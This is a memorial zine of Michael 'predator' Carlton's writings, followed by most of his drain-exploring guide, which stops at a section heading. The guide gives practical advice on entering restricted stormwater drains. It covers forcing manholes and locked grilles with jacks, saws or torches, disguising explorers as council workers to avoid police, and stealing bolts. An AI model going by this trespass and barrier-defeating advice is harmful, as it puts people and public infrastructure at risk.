

pred.txt

The selected rants of  
Michael <predator> Carlton

Cover design by Stacy Scheff

"Note: I consider my "grabs" to be GPL Copyleft. Available for nonprofit distribution, I retain ownership, not to be copyrighted, and not to be used by for-profit corporate entities."

-From "mol" by <predator>

First printed in Sydney, Australia  
November 2004  
Breakout Design + Print  
P.O. Box 386, Broadway, NSW 2007

This printing was a limited run of 150. Any additional copies will be retained by cat@lyst:cat@cat.org.au

The .pdf of this book will be linked from  
<http://tinyurl.com/2tzxq>

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## Introduction - Stacy

I started this project because Andy Nicholson offered to print out pred's blogs for himself and some friends because it was hard reading so much text on the screen. I thought it would be nice to have them printed and bound in a book instead. GDM generously offered to typeset the blogs, and Joss to proof-read. My thanks to them.

I wanted to include some of his other writings, especially "paradigm.txt" because it was previously only a hidden file on his home directory, and I knew that he'd been working very hard on it. It was meant to be his PhD thesis, but his proposal to UNSW was knocked back, so he decided to work on it by himself. I find that kind of dedication remarkable.

I thought I could fit everything into this book, but then I saw how much there was - it would be the encyclopedia predatorica! So I selected the ones that I thought were the essential pred experience. I know that he did not finish some of them, and probably would have made many changes if he had the chance, but he didn't, and all we have left is what's there, so that's what you get, typos and all. But as he says on his webpage (cat.org.au/~predator), "No, I don't care what you think!"

I sent out an email to see if others were interested. It had the subject line "Pred in book form" because that's what I consider this book to be. As he said in "paradigm.txt", our personalities are combinations of variables, and bits of us are everywhere. I have tried to gather as many of those bits as possible into this vessel. But when I compare it to the real thing, it seems more like a sieve.

Each of us that knew pred has a bit of him that is unique to our memory. My hope and dream for this book is that we can keep those bits alive between us for a little while longer. For this reason, I have set up an email list for discussing pred and his writings. You can subscribe here:

<http://lists.cat.org.au/cgi-bin/m/listinfo/pred-discuss>

You can also read and contribute comments at his memorial site on Sydney Indymedia:

<http://tinyurl.com/2tzxq>

Stacy Scheff,  
aka the Cookie Manufacturer

October 2004

i only met predator a few times, and i corresponded with him as well over email - on some of the cat lists, and between ourselves... we had discussions about surfactant: a substance naturally produced within the lungs by type II pneumocytes, a type of alveolar cell. i was pretty amazed, because i hadn't met too many other people who were fully conversant in subjects i was interested in - medicine and politics and open technologies such as free software: you don't get that combination too often.

and here was someone who knew so much... and even more, wanted to share that knowledge, debate it and expand it further. well, it perhaps wasn't all to be, but there's a hell of a lot in the blogs. a lot of stories, a lot of lessons, a lot of life. i recognised this the first time they were shown to me - and i sat down and read through them continuously. fortunately, i read pretty fast, so i was able to get through them all online - but boy! did my eyes hurt...

so when the idea was first mooted of turning the blogs into a book, i was really enthusiastic. to actually be able to read it all thoroughly, take notes, use the ideas, learn from pred's knowledge - - and for this to be available to anybody - now, there was an idea! what was even better, too, was the fact that there were all the other articles: a whole archive of writing that had been done over a period of several years, all locked up in his home directory on the catalyst server.

well, here they are. the complete printed blogs, some additional essays and pictures, an epilogue and some introductions. may you get from them as much as i have, and may you be stimulated on your quest for knowledge as much as was intended.

--GarconDuMonde

## Predatory

(A quote found on pred's home directory)

"The search for truth is predatory. It is a literal hunt, a conquest. There is that exemplary instant in Book IV of The Republic, when Socrates and his companions in discourse corner an abstract truth. They halloo, like hunters who have unearthed and run down their quarry.... [even if enjoined from the scientific quest,] somewhere at some moment, a man alone, a group of men addicted to the drug of absolute thought, will be seeking to create organic tissue, to determine the nature of heredity, to produce the cloud-chamber full of quarks. Not for renown, not for the benefit of the human species, not in the name of social justice or profit, but because of a drive stronger than love, stronger than even hatred, which is to be interested in something. For its own enigmatic sake. Because it is there."

- George Steiner, 1978 "From Creation to Chaos" (B. Dixon, Ed) Basil Blackwell Ltd, 1989

## **I luv a sunburnt country**

I luv a sunburnt country,  
a land of screaming planes  
Which fly above it daily  
'cos the planners have no brains.

I luv her choked horizons,  
the toxins in the sea  
I luv this little country  
It's a slice of anarchy!!

I love her flattened forests,  
(sheets of which are in your hands)  
I love her strip mined mountains,  
which we've sent to other lands.

I love the Queensland coastline,  
concrete interspersed with gaps...  
but now it's not our problem!  
Cos we've sold it to the Japs.

The deroes in the gutters  
and the litter in the street,  
The addicts and the homeless kids  
with cut-up, dirty feet  
would be a tad more bearable  
if Messrs Hawke and Keating  
would act upon the messages  
the people keep repeating.

The hatred, muggings, violence,  
dereliction and disease,  
pollution, prostitution,  
and our huge debt overseas  
are things that make us legends...  
they make our country great!  
But we hide behind a Fosters  
thinking "Sure... No Worries, Mate!

So where will this land end up -  
like the beaches caked in shit?  
The natives ran it better  
'till we kicked them out of it.

WE, readers, are the leaders of the future!  
Do not sob;  
Commit yourselves to trying hard -  
and do a better job.

Michael Carlton

APPROACH.TXT

The approach text on drain exploration

<http://conway.cat.org.au/~predator/approach.htm>

---

FILE : APPROACH.TXT  
AKA : APPROACH.DOC, DRAINING.FAQ  
BY : of Sydney Cave Clan predator@cat.org.au  
DESCRIPTION : A sprawling manifesto on the art of Drain Exploring.  
RELATED SPORT : Reservoir Diving, Train & Elevator Surfing, Vadding.  
FORMAT : Extended ASCII, Unix codepage437, fuck MS-word and PDF.  
ORIGIN : http://cat.org.au/~predator/approach.txt  
LAST UPDATED : December 7 1999  
FILE SIZE : 130560 bytes  
STATUS : Late 20th Century Edition  
Ensanguining the skies How heavily it dies Into the west away.  
Past touch and sight and sound, Not further to be found,  
How hopeless under ground Falls the remorseful day.  
A.E. Housman

---

\\\\hen the Sydney branch of the Cave Clan first started back in 1990\_1991 we had little in the way of experience about how to find drains and other things of interest.

I personally have now done 147 drains in 6 Australian states, in addition to numerous rail tunnels, bridge rooms, abandoned bunkers and other concealed underground places... this experience led me to compile this .TXT on how to approach the pastime scientifically.

The focus of this .txt is drains, but also has information related to other things of interest. It includes a lot of info from its previous versions and contains lots of new data too.

---

\_ 1) Why are there drains? \_

---

Drains in general used to be creeks, streams, marshy areas or rivers. When cities are built, this eliminates the usual absorption of rainwater into the ground, because concrete and roofing and road surfaces are not permeable.

The rain water pools up, which is a nuisance, and thus the people who design towns, mainly planners, civil engineers and the like, have created ways to rapidly waste this valuable resource by routing it to nearby

rivers or even the ocean. Thus are tunnels dug, pipes laid and so forth... this is the process of urban speleogenesis. Usually natural creeks are dug up or concreted-in so when all the fast\_flowng runoff hits them the erosion is minimised.

Unfortunately, the Australian mentality towards environmental management of such trunk drainage has traditionally been "Build a pipe and forget about it". Canals tend to empty directly into river systems and there is no provision for a wetland type environment in which one could slow the fast moving runoff, thereby reducing erosion at the riverbank, allowing time for the sediment load to drop out of suspension, and also providing habitat for estuarine river species.

Drains are now the major collector of rain\_soaked street refuse which pollutes the river systems, are major source of canine faecal coliform, overflow from the sewage system, and a handy place to dump industrial waste.

They are also, despite being funded by the public, now off limits due to the by\_laws of the Water board (Now named Sydney Water) and the Confined Spaces Legislation. A Melbourne company, Pollutec, have designed a nifty separator (which they call the Continuous Deflective Separation system) - it is vetted for installation in a lot of trunk drains and hopefully this will reduce the amount of crap which ends up in the rivers. The Clan has a slight problem with these which will be detailed later in the .TXT.

Why are there drains? Why, so we can explore them, of course!

Why go in drains?

---

In life, you make choices. You can stay in bed and take no risks, or you can go out and get a life. This involves the taking of risks, telling of yarns, breaking of silly laws which restrict your freedom, finding out things of an unusual or interesting

nature. Now, some people take drugs, some people watch TV, some people drive cars faster than the posted speed limit, some people get heavily into teletubbies, some people play golf.

Since we find these things not very interesting, we explore drains. We like the dark, the wet, humid, earthy smell. We like the varying architecture. We like the solitude. We like the acoustics, the wildlife, the things we find, the places we come up, the comments on the walls, the maze\_like quality; the sneaky, sly subversiveness of being under a heavily\_guarded Naval Supply base or under the Justice and Police Museum.

Drain exploring is cheap since, despite there being a \$20000 fine (a bit harsh really) for doing it, it is almost never policed.

We enjoy thumbing our noses at petty bureaucrats and puerile legislators, and their half-baked attempts to stop us going to the places where we go... places they built with our tax money.

We like the controlled nature of the risks involved. We like the timelessness of a century\_old tunnel, the darkness yawning before us, saying "Come, you know not what I hide within me."

We like the stupid looks we get when we mention it at cocktail parties.

We like the sploosh sploosh sound when we walk through the waters.

We like going where the bank tellers and council clerks and ticket officers at the SRA never go.

We like telling the authorities that we are software programmers, analytical chemists, civil engineers, telecommunications specialists etc, when they ask.

We like the whole thing and the pettiness of its illegality and poor public perception is beneath us and totally irrelevant.

We are not stupid, we don't like being protected from ourselves, it hurts no\_one, we like it, so we do it. Hear us cry...

Public access to Public works!!

---

\_ 2) How do I find explorable drains? \_

---

To find drains you can use a number of methods, all of which are suited to different areas. 1) Get a topological map.

Likely drains are where there are gullies but no evidence of a river per se; deduction: it has been buried (turned into a drain tunnel) or its headwaters have been `pirated'(diverted) to another river or into a drain further upstream. Melb Clan found Gobledox this way.

2) Obtain old street directories and compare them to their newer editions. Generally you find that when a creek shown in an old directory is no longer shown in a new edition, chances are that it has been entunneled. Also if you see a creek going along and suddenly disappearing, then reappearing somewhere else, you know pretty well what happened to it in between. I found the entrance to a whopping drain in Brisbane by looking in the Gregory's for wide creeks which disappeared adjacent to roads.

3) Check boundaries on cadastral maps. Back in the good ol' daze, postcode boundaries were often delineated by prominent topographic features, like cliffs, rivers and the like. Thus you can look in street directories or maps of who-owns-what (cadastral maps) and occasionally see non-linear, erratic\_looking postcode boundaries. Odds on it is where there once was a river. This is how The Loaf was located.

4) Visit the Water Board, search their library.

A good stash of drain location intel is the annual report which will have a section devoted to how they spent your money on drainage. I used this to find the entrance to Fortress, since the report gave the outlet location. The other place to look is in their records of outlets and also their drainage maps, which you may have to dig for a little bit. The regional maps are generally somewhat inaccurate - the local level maps are better. Transgrinder, a drain with manhole\_only access, was pinpointed by Mullet using this method. The local Council can also be pumped for this info. Say you're getting info for an assignment on: Urban Geohydrology, Stormwater runoff, Suburban river systems, Catchment management, river pollution control, your kid brother's high school geography assessment.

5) Taking the train, driving around... keep your eyes open!

Keep a handy note book to write down locations. Diode made some fantastic finds, Hercules Pillars and Your Taxes, for this very reason. Especially look when you are near a gully.

6) Social engineering / civil engineering.

Dress up in overalls and go around at night popping every manhole you can find. This works better in the city where the concentration of manholes is higher. You need to bring / make your own poppers and it is a strenuous job but if you look the part the cops will drive by without batting an eyelid. Throw some traffic cones around, put on hardhats and reflective uniforms. Expressway median strips and dish drains are also fertile sources of covers.

7) What's that lump doing there?

If you find a public park with artificially built up slopes on either side, there is probably a canal in it

or better still under it. Parks and nature reserves are often used as `retarding basins' ie, they are used as temporary buffers for flood water, and have drains going into them.

8) Long, vacant corridors of empty land... huh?

In many cities, land over a tunnel is illegal to build upon... so if you look in a street map you will find long, narrow parks occasionally. They tend to be fenced off and lack large trees. Often a search of these will reveal a manhole in the grass.

9) Ride along the river.

On yer bike! This is easier in Melbourne than Sydney due to their prolific bike paths. Just ride along and scan the shores for entrances. The gaping mouth of Autobahn was found by this method, as was Rocktop and the Grid's downstream canal.

10) In the Trenches.

Get a mountain bike, put on good tyres and mudguards (!), find a canal, and hop in. Thus was located Sin City. There is a tendency for fences to block your way in. Ignore them... hang the bike on the top of the fence (leave a pedal, in the crank\_up position on the top pole, the bike will generally stay while you jump over) and once over the fence get the bike down.

11) All drains lead to the ocean.

So: check the coast or the local waterfront, wharfs, beaches. Newspapers often post details of beaches closed due to stormwater pollution... which means there is a big drain somewhere near that beach. Hopefully.

12) Dear Sir,...

Write salutatory letters to companies which make pipes and culverts 6ft in diameter and over, and ask them where they are putting most of their big pipes. Such

companies are CSR, Humes and Monier/Rocla, this varies from state to state.

13) "Ve haf vays ov makink yu tork." When we reveal our amazing, actual-history, adventural exploits to lesser mortals, some of them casually mention "Oh, yeah, I did this huge tunnel years ago, it was twelve kilometers long, ten feet high, had soft lights, piped music, air conditioning and an abandoned electronics factory halfway along it." Sure.

Much of your time will be wasted by such meme-vectors, rumour-spinners, and fraidy cats, who couldn't find their way out of a tunnel without rails, mains powered lighting and a GPS unit.

Whilst they sound very interesting, in our experience such people should be abducted and interrogated at length with invasive electrical devices and psychoactive chemicals, until they reveal the \*precise\* location of the entrance to their rumoured tunnel. Those who fail to give precise location details must, as a matter of course, be blindfolded and transported to a remote location, and released at night, wearing sandpaper underclothing and a funny hat, to teach them that ambiguous location data has irritating qualities for those compelled to use it.

14) Gutter Press.

We realise that the media is hardly worth the effort of reading these days. Nonetheless, politicians and pack-rat journalists never miss an opportunity to be photographed in a hardhat near a newly made, big hole in the ground. The location of such is usually mentioned in the blurb.

14) The World Wide Drain

An instrumentality in the process of building a big, expensive drain may have a web-page about it. The question is, how to find it? Using web search (eg: altavista) and metasearch (eg: dogpile) engines with appropriately configured requests, for example

"stormwater" AND "drain" or perhaps "flood" AND "mitigation" OR "tunnel", will turn up data which may be useful. The engines permit quite precise interrogation parameters, so you can specify the search to include only those hits which, for instance, contain the word "Sydney" or "Municipality" or "", thus avoiding responses about lava tubes, or quantum mechanical tunneling, or unreachable drains on the other side of the planet.

15) The Good Oil. Clan location lists can sometimes be found by pestering Cave Clan through their site at [www.caveclan.org](http://www.caveclan.org) or [www.caveclan.org/sydney](http://www.caveclan.org/sydney)

It is an old Clan tradition that the person who finds the drain gets to name it. However, since a lot of the names of drains are related to drain features, there is an emerging push that the person(s) who EXPLORE the new drain get to name it. But generally we don't care. Do what you like.

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### \_ 3) Features, and Techniques for their Negotiation \_

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In drains you will find rooms, slides, staircases, balconies, junctions, pits, grilles, safety chains, waterfalls and turbulence pillars. These usually are easily dealt with using common sense.

One has to contend with manholes, grilles and gutter boxes to get into and out of drains which lack convenient large portals or outlets... drains are much more fun if you can say "Yeah we got in at the beach, went up it for miles and then popped a manhole, right in the shopping centre car park, there all these old grandads and fat women lookin at us real funny, blah blah" etc.

Manhole covers.

---

Generally these are found in the middle of the street, are made of steel and cement, are rusted and wedged in, and weigh anything up to 60kg in the case of the large square Gatic.

When a cover has been in situ for a long time, factors like corrosion, thermal expansion/contraction, and vehicular hammering progressively jam the cover in its collar. Whilst some (Trimar) covers lend themselves to being popped from below, by having chamfered edges and taking the load only on the corners, often the average 40kg family\_sized pizza manhole (so named due to the 8 radial struts one sees from below them) by Durham is an impossibility for anyone without the strength of the Incredible Hulk, and even then sometimes that isn't enough: the cover may have a car wheel parked on it, it might have been cemented over or welded, in the case of some Gatic covers, it could be bolted into its collar with quarter inch stainless steel bolts.

Prevention of car-parking on popular grilles can be achieved by attaching a traffic cone to the top of the grill mesh, with a couple of hose clamps. If the traffic cone has the initials of the local water authority inscribed upon it, it will be left alone by most road crews and council workers, and will ensure the grille is usually not parked upon.

Poppin' Covers : what to pop

---

There are, for the first of the listed reasons, extreme dangers involved in popping these from below unless you know exactly, EXACTLY where you are... you might be faced with two shafts less than 10m apart: one will take you out on the footpath, or to a picnic area. The other one could conceivably earn you a semi\_trailer front wheel in the brain at 90km/h. With the exception of some old inner city covers which are "Spiderwebbers" and can be seen through, most are light\_tight (so you can't see what lies above you). If you hear a quick "thumpthump" sound, do not open the cover... this is the sound made by road vehicles going over the cover and it is largely impossible to predict if one is approaching from below due to the damping provided by the cover and the weirdly distorted echos in the tunnel itself.

The Clan tends not to pop covers from below for the reasons just mentioned, unless their position is known or the outside world can be determined by looking through them: spiderwebbers are of two kinds, thick and thin. Thin ones aren't used in roads, being common in parks and pathways, due to their poor ability to handle repeated loading by vehicles. The thick ones are about an inch thick (2.5cm) and weigh a mountain, and tend to have cars going over them. Pop a thin 'web by all means; leave the rest alone from below. Subside Poppin'

## Tools

---

When popping a cover from below, if it is really "sealed", tools are useful.

The first of these is a mallet. Thumping a cover from beneath can often fault the jammed in, rust\_loaded grime which seals the edge. The ubiquitous crowbar can also be used to force the gap between the collar and the cover base. I have high recommendation for devices of a hydraulic nature, particularly the small, cheap and readily available bottle jacks, which weigh about 5kg and can exert a force of anywhere from 1400kg, to two and a quarter tonnes, through a throw of between 5 and 15cm. This can, if placed close to the wall end of the top stepiron, conceivably pop anything except the bolted Gatics; if it fails in this task it will either bend the stepiron, tear it out of the wall or burst out from its position and mercilessly bruise anything nearby. To use these one needs a few small blocks of wood to give the jack the required height to reach the cover's base. The wind-up parallelogram type jacks also exert about a tonne of manhole popping power and their reach often extends to about half a metre - great for awkward covers. The nice thing about round manholes is you cannot drop them down the shaft and kill someone. Trimars can be dropped down their shaft; square Gatics can drop down their shafts end on or diagonally. Getting hit with a cover from 5m up is likely to kill you. So exercise caution with these. They take no prisoners on the way down... understandable really; if I had sat above a drain all

my life I'd wanna know what was down there in a hurry, too.

There are two schools of thought about cover popping from below. There is the straight upward force and the tilt'n'flip method. The former is quieter and better for the square and triangular covers but the tilt'n'flip (push one edge up, let the cover tilt up and drop in a bit, then flip over and push away from the hole) requires less strength, since you don't take the entire weight, and just as safe since the round covers won't fit down the hole.

Another thing to remember when popping a cover is: face down. It is better to have a head full of grot than an eye loaded with abrasive mud, which tends to fall out from the seal when you pop it.

#### Topside Poppin' Tools

---

Sometimes a manhole will have a pair of lifting eyes cemented in a recessed position in the top of the cover. These eyes will contain a short cross-rod through which a hook or rope can be threaded prior to lifting.

Some lifting eyes contain a strange shape a bit like a top-heavy steel ice cream cone. One has to fit some sort of two-tine hook under this, or tie down to it with, say, 6mm diameter climbing rope using a double fisherman's knot. Otherwise the best tools to use are purpose-built manhole keys. It is useful to contact the manufacturer of the manhole cover (they nearly always have the name cast into the metal or concrete) when wishing to source their particular cover opener.

The simplest for socketted covers is the hand-held lifter the inverted T on the end. You can weld one up simply from mild steel or take a 20mmx8mm aluminium bar and cut it to the appropriate shape. It looks like this:

```

_____
- _____ -
- - - - -
- - - - -
- _____ - <__ handle (for hands, straps etc)
_____

```

```

- -
- -
- - <__ less than 12mm diameter
- -
_____ <__the end you stick in the manhole cover slot.
_____ 8mm high, 5mm thick steel
< _25mm_> (or a little less)

```

To use: Stick the T end in the slot on the cover, rotate 90° and pull up. These are the dimensions for Sydney's Durham covers. In SA and VIC different sizes are used but all operate on the T principle.

Others exist for popping collared spiderwebbers: these are about 1m long. To use: Stick down a hole near the edge of the cover.


```

_____
_____ <__ Handle end
-
-
-
-
-
-
- <__ 10mm diameter.
-
-
_____ <__ crowbar_looking end

```

Once seated, lean on handle end. Leverage pops it. Key to the city, you might say.

Bolted gatics can be popped with a socket wrench and a crow bar but this is inelegant compared to using the purpose\_built tool:



To use this: (1) Clear the dirt and stuff out of the hole on the edge of the Gatic. (2) Stick the T\_end (under the handle) into the hole and rotate so it is securely locked in the hole. Tighten the locknut onto the chassis. (3) Screw the other bolt down as far as you need till the cover "pops" open. (4) Drag like hell on the handle to slide the cover away.

The chassis is a measly 10cm across. Uses steel bolts, and doesn't look suss if you are searched by the cops, whereas a crowbar does. Thread diameters vary, so steal a gatic bolt near you to determine the type you require.

Other implements exist, and they are commercially built for the purpose. One is a two metre long item which is operated by inserting one end in the cover and sitting (!) on the handle on the other end, much like a see\_saw in principle. This is very effective but rather hard to covertly transport. Another design, which is smaller and hinged in the centre, permits you to pop the cover by locking one end to the cover

lifting hole and jumping on the other end. I broke mine. Oh well.

Superficial tack-welds on manhole covers can commonly be fractured or chipped-off with chisels or hammers. This may require that you dress up for the part.

Lift-O-Matics (TM) Big Ears of the Melbourne branch of the Clan has been manufacturing quality manhole lifters for some time now. The Lift-O-Matic is available from the Cave Clan's Melbourne branch.

Sydney Clan members have also made sand-cast iron lifters, slung with woven Spectra strapping. Spectra (a.k.a. Gemini) is mil-spec, superstrong synthetic fibre available at most rock-climbing shops for several dollars per metre. It is hard to cut, but abrasion-resistant, lighter than wire rope and extremely strong.

I recommend that, if you're looking for manhole cover openers, (manhole keys) you are most likely to find them at Johnnie Sumner's Hardware, 819 New Canterbury Road, Dulwich Hill NSW; They do mail orders, their phone number is 02\_9\_558\_2424. The place is recognisable by the enormous piles of junk in the front display windows. Ask for Allan, he is the only person who knows where everything is. They occasionally have cadmium plated Telecom\_type keys, and also the jump\_on popper I mentioned earlier. They don't manufacture them, but can usually get 'em at auctions. The shop has been going since the 1930's and also has every conceivable spare torch globe you could want.

Doing the lift.

---

Lift with your legs (squat, then stand up) not your back. Where possible more than one person should try to lift the cover at the one time, this reduces the load for each person, and minimises the potential for injury.

Sometimes you will be compelled to open a heavy cover which should not be closed behind you because its sheer mass might prevent you from lifting it from below. In such cases it is safe and courteous to place some reflective traffic safety cones around the open shaft and the cover so people do not fall down or drive into the shaft opening.

Horizontal grilles.

---

The old style grille is a cast\_iron job weighing about 25kg. Being cast, they shatter when you drop them, so try not to drop them. The general method from topside, is to stick one's fingers in the gaps towards one end, lift, and get the edge up onto the street level. Then reposition your hands on the opposite edge to the up end, and drag it out. The bottom surface of these is usually concave downwards, so they slide more easily along the road. This method preserves both the grille and your fingers.

The old grilles are also useful to exit from a drain. One can generally shoulder one's target grille loose from within the cramped confine of a gutter box; once loose, use your hands, but don't stick your fingers through. The more recalcitrant grilles may require another approach: Get under the thing, on your back, place your bum on the ground, and force the grille with your feet. It helps to listen for traffic for a period prior to lifting.

There are also light steel strut grilles in service and to date I have found them mostly a joy to use. The tolerance between them and their collar is unfortunately large enough to permit pebbles to fall into the gap and they can get sealed this way, nothing a good thump won't fix. My least favourite kind is the hinged type, whilst they never fall in they can be a nuisance to replace if they come out of their hinge, and opening them from below needs a different strategy since you cannot slide them. The two major problems I find with them are (1) occasionally the arc they open through intersects with the kerb so you can't open it

or (2) some twit has put a small spring\_loaded hook ended bolt on it and this locks it into its collar, so you need a spanner to undo the nut. If you open one of these, throw the bolt away, they are a safety hazard, and in all likelihood were invented by someone who has never been in a drain in their life.

### Vertical grilles.

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Generally found at the outlet of a drain, but also occasionally in parks, often as a side feature of rooms, vertical grilles are often engineered to permit access, though this function tends to go away when local authorities discover that the drain is being used recreationally. They are often locked (see the locks section below) or welded closed. The solutions to such grilles usually comprises a hack saw, car jack, or oxytorch, depending on the design, though a half-hour with a large shifting spanner can often prove productive.

Sometimes you can, by exhaling and wriggling a lot, go through sideways, though it is a bit hard on your pelvis. There is another species of grille, prevalent on median strips, which is made of tightly-wedged concrete slots. Advice: forget 'em.

A trend appearing of late is to put really huge grilles (made of railway-track or huge galvanised iron rods) across the upstream end of a drain, presumably to separate the water from the junk it carries, such as trees and other major floating refuse. Often these are permanently set in the closed position with a lock or cemented into the ground. The latter is amenable to being prised up with a car bottle jack; you can also bend the bars apart in cemented vertical rod grilles using a car jack, this method proving useful at the seaward entrance of Fortress.

### Gutter Boxes.

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These are also known as Gross Pollutant Traps... they help to trap big items before they get into the main drain. They tend to be covered by heavy concrete slab

lids and are often adjacent to street grilles (see above). The only effective way to open these lids is \_ on ya back, legs\_up, place your feet and push like a bastard. When it 'cracks' its seal, stop pushing straight up and direct the thing toward the high edge. Some of these have the added nuisance of a pit below them, in which case I suggest if you can't pop it with your shoulder, get out elsewhere. Pits can often be fun to interrogate for treasure, which should be done carefully, because they are usually home to loads of broken glass and rusting syringe needles.

Topside slab-popping generally involves crowbars, lifting rings and sometimes vehicular towbars, if the conditions permit it.

The general technique for closing it when you've used it to exit, is to stand it on one edge, swivel it from corner to corner to position it and then just let it fall into its hole. Keep your feet clear of the edge. Anecdote: I wanted to get out of Clantomb, Melbourne due to a torch problem. The box in question was in a quiet suburban street (one finds this out by looking from the gap above the grille), kids were playing street cricket.

I noticed it was garbage night... the night people put their bins full of rubbish out for collection. This was immediately significant to me, because people tend to put their bins on gutter box lids to preserve their lawn from damage by their garbage bin. I put on a mean look, my mirrored sunglasses, and "Mutant Pathological Axe Murderer" profane body language.

I got in, on my back, and pushed. Hard. Really hard. The lid cracked open and about a second later I heard the sound of a large load of bottles spilling from a steel garbage bin, followed by the sound of young cricketers saying things like "Hey Dave, that garbo there just jumped off the gutter!". A few bottles rolled into the gutter box but I concentrated on my task, slowly piloting the heavy concrete slab away from the edge far enough so I could get out. I kept my mouth shut to keep out the dirt. Two faces appeared in

the view above me, tee\_shirted youths, one with an SS cricket bat. One of them said "John there's a guy down there!" The other one said something like "Fucken lets get outta here!" but the kid with the bat stayed. The cover was now open enough so I climbed out, covered in webs and dirt and stood before the kid who must be congratulated on keeping his cool.

I grabbed my bag, then clamped the slab in my hands, walked it on its corners until it seated in the collar, and then slowly angled it down until I dropped it with a thud into its original position.

More kids from the cricket game stopped their conversations to peruse the new arrival. I placed the bin upright and put the lid on, leaving the rubbish and bottles where they lay. I crouched before the kid with the bat, said "Sorry about the mess." in an uninterested voice, and putting my torch in the bag, stood, turned and walked off down the street. He didn't say a word. I heard the kids smashing the bottles before I walked round the corner. ALWAYS CORRECTLY REPLACE MANHOLE COVERS, GRILLES AND CONCRETE LIDS AFTER USE!

### Stepirons

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Since a lot of old drains have stepirons (those footholds in the walls made from old reinforcing bar) which are corroded, don't use them without testing them first... the shell of rust on the outside is useless and may disguise a dangerously thin spindle of metal beneath it.

The new yellow or black plastic footholds do not corrode, but may be fractured or inadequately glued-in, and tend to be slippery.

### Slides

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Slides can be tricky, stick to the dry patches. If the slide is steep and not very high you can force your back against the roof for extra points of attachment.

As part of the Clan's ongoing quest to improve drain exploration amenity, the slide in Fortress has had a rope installed so you can go up or down the slope. A rope has been installed at the falls in Milsons Park drain, the slide in Coal Cliff drain, and several ropes have been installed at Swoo ][. These are either 11 or 12mm diameter kernmantle synthetic Edelrid dynamic climbing ropes, or larger diameter nylon ropes, and are pretty reliable, and they have been tied to what will probably remain reliable anchors for some years yet (stepirons, galvanised safety chain mountings, dynabolts or exposed sections of heavy reinforcing rod). The slides are often slippery so you need to crouch at right angles to the cement to avoid slipping. We'll get around to installing a rope at Sydney Slide one day.

Some drain explorers with ties to the rock climbing community have mentioned that it is possible to gain additional purchase when scaling waterfalls, by placing self-loading camming devices (SLCDs - "Camalots" by Black Diamond, or older "Friends" by Wild Country) in cracks between the pipe sections or in the concrete/brickwork itself. These devices bite outwards against the crack edges when you exert a pull on them, and rely on the structural integrity of the crack edge material to maintain its position under load. Since this integrity cannot be guaranteed in erosive conditions such as the humid drain atmosphere, this technique should be used with caution, if at all.

## Waterfalls

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Attempting to scale these if they have no stepirons or ladders is extremely risky. Without a rope, harness and figure\_8 (or similar) I would be inclined to decide not to descend or ascend it. Boosting people in wet conditions is inadvisable. Often previous explorers have left "ropes" behind, but these are usually highly unreliable (for example, rotting sash cord) and should not only not be used but should be cut off to remove temptation from clueless gits who might be tempted to rely on them.

Waterfalls are the primary reason one doesn't go exploring drains when it is raining outside. You \*might\* survive being flushed through a tube, dropped over slides and dumped violently in a mangrove. You DON`T survive being thrown at a wall and then falling any number of metres to a cement floor, at an angle you cannot control. You die and get found rotting on a trash rack by people walking by the riverside a couple of days later. Simple as that.

### Stairs

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Take 'em one at a time. Big stairs (like Greatstairway) demand this since the steps are all a metre high. Test and use handrails if present.

### Ladders

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These should be inspected first and tested by getting on the bottom rung and trying to shake the ladder. Hawker's Folly has possibly the most dodgy ladder in history with three out of six attachments to the wall missing.

### Balconies

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Generally these have handrails next to a shaft of some kind. Testing handrails by swinging on them is not a life\_prolonging practise for reasons which should be obvious.

### Pits / G.P.T.'S

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Step over these if possible. The deeper ones (like Bourbon's in Melb) are anything from knee deep to over your head. They tend to have sharp rubble at the bottom of them so tread carefully. There is amusement to be had by fishing around for buried coins and other such items in gutter boxes and GPTs, I have already recommended the use of gloves, but also suggest a small shovel for this activity.

Sometimes a flooded GPT can be drained: look for an outlet pipe at ground level and open the cap (eg:

Yoda's in Sydney). Siphons represent another more tedious method for draining a GPT but were used successfully by Mullet, Diode and myself in the GPT behind the round doors at Scorpion's Flaps, to remove several cubic meters of water in the course of an hour. We used long sections of 100mm PVC gutter pipe, right-angle elbows and duct tape to seal it. Small siphons such as the one at the far end of Fortress can be emptied using small pumps and batteries, or even manually though this will be a tiring and possibly pointless exercise unless you are fanatical about sifting the bottom for exciting treasures such as expired credit cards, rusting engine components and sand-scoured twenty-cent coins. Occasionally there are good finds to be made in GPTs, but this is the exception rather than the rule.

### Natural formations

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Animal habitats, unusual geological formations (stalactites, stalagmites, flowstone) and similarly interesting things are best left alone so the next explorer can enjoy them too.

### Safety chains

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Replace these once you pass. Don't just leave 'em dangling. They can be used to assist you in getting up slippery waterfalls... throw a weighted rope over it and, if you don't pull on it too hard, you can use the rope to help pull you up. In general they are reliable but should be inspected before use where possible.

### Pillars

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The ones I have in mind are three\_storey turbulence\_inducing jobs at Hercules Pillars. These are on a slippery slope. What I tended to do to pass these was slide down and grab a pillar, then walk to the side of it and repeat the process, which prevents the build-up of speed.

## CDS UNITS

